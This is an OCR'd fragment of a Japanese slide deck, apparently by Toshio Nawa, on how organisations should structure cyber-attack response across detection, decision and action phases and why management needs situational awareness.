
- 「人間の行動原理（認知⇒判断⇒動作）」をベースにした、「組織／単一分野」及び「複数分野」における**各フェーズ（認知検知⇒意思決定⇒対処）で実施される行動**を特定し、それを実現可能にする能力スキルや情報・知見（ノウハウ）等を見出し、実施可能な状況にしておくこと最善策となる。



今後求められるサイバー攻撃対処プロセスのあり方

攻撃の高度化・巧妙化に伴い、**旧来の検知技術では検知出来ない領域が拡大**傾向にある。

サイバー攻撃の被害が、経営問題となりつつあるため、**上層部の適切な状況認識と判断**が求められている。



すでに様々な教育訓練支援サービスが存在している。

本資料に関する連絡先

名和 利男（Toshio NAWA）

SNS: about.nawa.to